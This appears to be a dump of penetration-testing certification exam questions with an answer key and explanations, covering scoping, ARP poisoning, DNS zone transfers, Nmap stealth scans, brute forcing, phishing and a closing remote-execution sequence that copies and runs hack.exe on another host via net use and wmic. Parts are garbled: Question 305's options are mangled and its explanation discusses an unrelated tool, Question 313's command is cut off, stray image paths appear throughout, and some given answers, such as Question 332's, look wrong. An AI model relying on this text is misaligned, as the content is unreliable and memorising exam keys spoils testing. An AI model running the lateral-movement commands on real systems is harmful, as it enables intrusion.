One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.
By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 269
A company provided the following network scope for a penetration test:
* 169.137.1.0/24
* 221.10.1.0/24
* 149.14.1.0/24
A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the
system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

A. The company that requested the penetration test
B. The penetration testing company
C. The target host's owner
D. The penetration tester
E. The subcontractor supporting the test

Answer: A

Explanation:
The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the

boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host's owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

NEW QUESTION 274
Penetration on an assessment for a client organization, a penetration tester notices numerous outdated software package versions were installed ...s-critical servers. Which of the following would best mitigate this issue?

A. Implementation of patching and change control programs
B. Revision of client scripts used to perform system updates
C. Remedial training for the client's systems administrators
D. Refrainment from patching systems until quality assurance approves

Answer: A

Explanation:
The best way to mitigate this issue is to implement patching and change control programs, which are processes that involve applying updates or fixes to software packages to address vulnerabilities, bugs, or performance issues, and managing or documenting the changes made to the software packages to ensure consistency, compatibility, and security. Patching and change control programs can help prevent or reduce the risk of attacks that exploit outdated software package versions, which may contain known or unknown vulnerabilities that can compromise the security or functionality of the systems or servers. Patching and change control programs can be implemented by using tools such as WSUS, which is a tool that can manage and distribute updates for Windows systems and applications1, or Git, which is a tool that can track and control changes to source code or files2. The other options are not valid ways to mitigate this issue. Revision of client scripts used to perform system updates is not a sufficient way to mitigate this issue, as it may not address the root cause of why the software package versions are outdated, such as lack of awareness, resources, or policies. Remedial training for the client's systems administrators is not a direct way to mitigate this issue, as it may not result in immediate or effective actions to update the software package versions. Refrainment from patching systems until quality assurance approves is not a way to mitigate this issue, but rather a potential cause or barrier for why the software package versions are outdated.

NEW QUESTION 279
Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

A. The team exploits a critical server within the organization.
B. The team exfiltrates PII or credit card data from the organization.
C. The team loses access to the network remotely.
D. The team discovers another actor on a system on the network.

Answer: D

NEW QUESTION 281
A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

A. The timing of the scan
B. The bandwidth limitations
C. The inventory of assets and versions
D. The type of scan

Answer: C

NEW QUESTION 285
A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.
B. A multicast session was initiated using the wrong multicast group.
C. An ARP flooding attack is using the broadcast address to perform DDoS.
D. A device on the network has poisoned the ARP cache.

Answer: D

Explanation:
The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as along as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.
The output shows an ARP table that contains entries for IP addresses and their corresponding MAC addresses on a local network interface (en0). ARP stands for Address Resolution Protocol and is used to map IP addresses to MAC addresses on a network. However, one entry in the table is suspicious:
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet] This entry has the same MAC address as another entry:
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
This indicates that a device on the network has poisoned the ARP cache by sending false ARP replies that associate its MAC address with multiple IP addresses, including 192.168.1.136 and 192.168.1.1 (which is likely the gateway address). This allows the device to intercept or redirect traffic intended for those IP

addresses.

NEW QUESTION 289
A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide
B. PTES technical guidelines
C. NIST SP 800-115
D. OSSTMM


Answer: B

NEW QUESTION 292
A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.
B. Scripts that are part of the framework can be imported directly into SIEM tools.
C. The methodology can be used to estimate the cost of an incident better.
D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 293
A penetration tester performs the following command: curl –I –http2 https://www.comptia.org
Which of the following snippets of output will the tester MOST likely receive?



A.
```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```

B.
```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```

C.
```
%  Total% Received % Xferd Average Speed  Time    Time    Time  Current
                            Dload  Upload Total   Spent   Left  Speed

100 1698k 100 1698k  0 0   1566k   0      0:00:01 0:00:01 --:-  1565k
                                                          -:--
```

D.
```
[##########################################################] 100%
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 298
A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA

C. MSA
D. NDA

Answer: D

NEW QUESTION 301
A penetration tester is exploring a client’s website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang=”en”>
<head>
<meta name=”viewport” content=”width=device-width” />
<meta http-equiv=”Content-Type” content=”text/html; charset=utf-8” />
<title>WordPress &#8250; ReadMe</title>
<link rel=”stylesheet” href=”wp-admin/css/install.css?ver=20100228” type=”text/css” />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Answer: C

Explanation:
WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION 302
Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

A. Scraping social media for personal details
B. Registering domain names that are similar to the target company's
C. Identifying technical contacts at the company
D. Crawling the company's website for company information

Answer: A

Explanation:
Scraping social media for personal details can help a penetration tester craft personalized and convincing social engineering attacks against top-level executives, who may share sensitive or confidential information on their profiles. Registering domain names that are similar to the target company’s can be used for phishing or typosquatting attacks, but not specifically against executives. Identifying technical contacts at the company can help with reconnaissance, but not with social engineering. Crawling the company’s website for company information can provide general background knowledge, but not specific details about executives.

NEW QUESTION 305
A penetration tester wrote the following Bash script to brute force a local service password:
..ting as expected. Which of the following changes should the penetration tester make to get the script to work?

A. ..echo "The correct password is $p" && break) ho "The correct password is $p" I| break
B. .echo "The correct password is $p" && break) o "The correct password is $p" I break
C. echo "The correct password is Sp" && break) echo "The correct password is $p" && break)
D. . { echo "The correct password is $p" && break) With
E. (echo "The correct password is $p" && break)

Answer: B

Explanation:
CeWL is a tool that can be used to crawl a website and build a wordlist using the data recovered to crack the password on the website. CeWL stands for Custom Word List generator, and it is a Ruby script that spiders a given website up to a specified depth and returns a list of words that can be used for password cracking or other purposes. CeWL can also generate wordlists based on metadata, email addresses, author names, or external links found on the website. CeWL can help a penetration tester create customized wordlists that are tailored to the target website and increase the chances of success for password cracking attacks. DirBuster is a tool that can be used to brute force directories and files names on web servers. w3af is a tool that can be used to scan web applications for vulnerabilities and exploits. Patator is a tool that can be used to perform brute force attacks against various protocols and services.


NEW QUESTION 310

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

• The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk

• Network management interfaces are available on the production network.

• An Nmap scan returned the following:



```
Port      State     Service    Version
22/tcp    open      ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp    open      http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open      https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Answer: DE

Explanation:

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing,
brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

NEW QUESTION 313

A penetration tester runs the following command: l.comptia.local axfr comptia.local
which of the following types of information would be provided?

A. The DNSSEC certificate and CA
B. The DHCP scopes and ranges used on the network
C. The hostnames and IP addresses of internal systems
D. The OS and version of the DNS server


Answer: C

Explanation:

The command dig @ns1.comptia.local axfr comptia.local is a command that performs a DNS zone transfer, which is a process of copying the entire DNS database or zone file from a primary DNS server to a secondary DNS server. A DNS zone file contains records that map domain names to IP addresses and other information, such as mail servers, name servers, or aliases. A DNS zone transfer can provide useful information for enumeration, such as the hostnames and IP addresses of internal systems, which can help identify potential targets or vulnerabilities. A DNS zone transfer can be performed by using tools such as dig, which is a tool that can query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records1. The other options are not types of information that would be provided by a DNS zone transfer. The DNSSEC certificate and CA are not part of the DNS zone file, but rather part of the DNSSEC protocol, which is an extension of the DNS protocol that provides authentication and integrity for DNS data. The DHCP scopes and ranges used on the network are not part of the DNS zone file, but rather part of the DHCP protocol, which is a protocol that assigns dynamic IP addresses and other configuration parameters to devices on a network. The OS and version of the DNS server are not part of the DNS zone file, but rather part of the OS fingerprinting technique, which is a technique that identifies the OS and version of a remote system by analyzing its responses to network probes.

NEW QUESTION 314

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:



Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

A. Deploy a user training program
B. Implement a patch management plan
C. Utilize the secure software development life cycle
D. Configure access controls on each of the servers

Answer: B

NEW QUESTION 318

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?


A. An unknown-environment assessment
B. A known-environment assessment
C. A red-team assessment

D. A compliance-based assessment

Answer: C

Explanation:
A red-team assessment is a type of penetration testing that simulates a real-world attack scenario with the goal of accessing specific data or systems. A red-team assessment is different from an unknown-environment assessment, which does not have a predefined objective and focuses on discovering as much information as possible about the target. A known-environment assessment is a type of penetration testing that involves cooperation and communication with the target organization, and may not focus on specific data or systems. A compliance-based assessment is a type of penetration testing that aims to meet certain regulatory or industry standards, and may not focus on specific data or systems.

NEW QUESTION 323
A penetration tester has prepared the following phishing email for an upcoming penetration test:



Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

NEW QUESTION 326
A penetration tester is reviewing the following SOW prior to engaging with a client:
“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

Answer: CD

Explanation:
These two behaviors would be considered unethical because they violate the principles of honesty, integrity, and confidentiality that penetration testers should adhere to. Failing to share critical vulnerabilities with the client would be dishonest and unprofessional, as it would compromise the quality and value of the assessment and potentially expose the client to greater risks. Seeking help in underground hacker forums by sharing the client’s public IP address would be a breach of confidentiality and trust, as it would expose the client’s identity and information to malicious actors who may exploit them.

NEW QUESTION 330
A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

A. The injection was too slow.
B. The DNS information was incorrect.
C. The DNS cache was not refreshed.
D. The client did not receive a trusted response.

Answer: C

Explanation:
A DNS poisoning attack is an attack that exploits a vulnerability in the DNS protocol or system to redirect traffic from legitimate websites to malicious ones. A DNS poisoning attack works by injecting false DNS records into a DNS server or resolver’s cache, which is a temporary storage of DNS information. However, if the DNS cache was not refreshed, then the attack would fail, as the target machine would still use the old and valid DNS records from its cache. The other options are not likely causes of the attack failure.

NEW QUESTION 332


A penetration tester learned that when users request password resets, help desk analysts change users' passwords to 123change. The penetration tester decides to brute force an internet-facing webmail to check which users are still using the temporary password. The tester configures the brute-force tool to test usernames found on a text file and the... Which of the following techniques is the penetration tester using?

A. Password brute force attack
B. SQL injection
C. Password spraying
D. Kerberoasting

Answer: A

Explanation:
The penetration tester is using a password brute force attack, which is a type of password guessing attack that involves trying many possible combinations of passwords against a single username or account. A password brute force attack can be effective when the password is known to be weak, simple, or predictable, such as a default or temporary password. In this case, the penetration tester knows that the help desk analysts change users’ passwords to 123change when they request password resets, and decides to brute force the webmail with this password and a list of usernames. A password brute force attack can be done by using tools such as Hydra, which can perform parallelized login attacks against various protocols and services1. The other options are not techniques that the penetration tester is using. SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Kerberoasting is a type of attack that exploits a vulnerability in the Kerberos authentication protocol that allows an attacker to request and crack service tickets for service accounts with weak passwords.

NEW QUESTION 334
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:



```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 338
A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release
B. Test with proof-of-concept code from an exploit database
C. Review SIP traffic from an on-path position to look for indicators of compromise
D. Utilize an nmap –sV scan against the service

Answer: B


Explanation:
Testing with proof-of-concept code from an exploit database is the best method to support validation of the possible findings, as it will demonstrate whether the CVEs are actually exploitable on the target VoIP call manager. Proof-of-concept code is a piece of software or script that shows how an attacker can exploit a vulnerability in a system or application. An exploit database is a repository of publicly available exploits, such as Exploit Database or Metasploit.

NEW QUESTION 339
An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

A. nmap -"T3 192.168.0.1
B. nmap - "P0 192.168.0.1
C. nmap - T0 192.168.0.1
D. nmap - A 192.168.0.1

Answer: C

NEW QUESTION 342
A penetration tester gains access to a system and is able to migrate to a user process:



```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: “192.168.5.51” process call create “C:\temp\hack.exe”
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

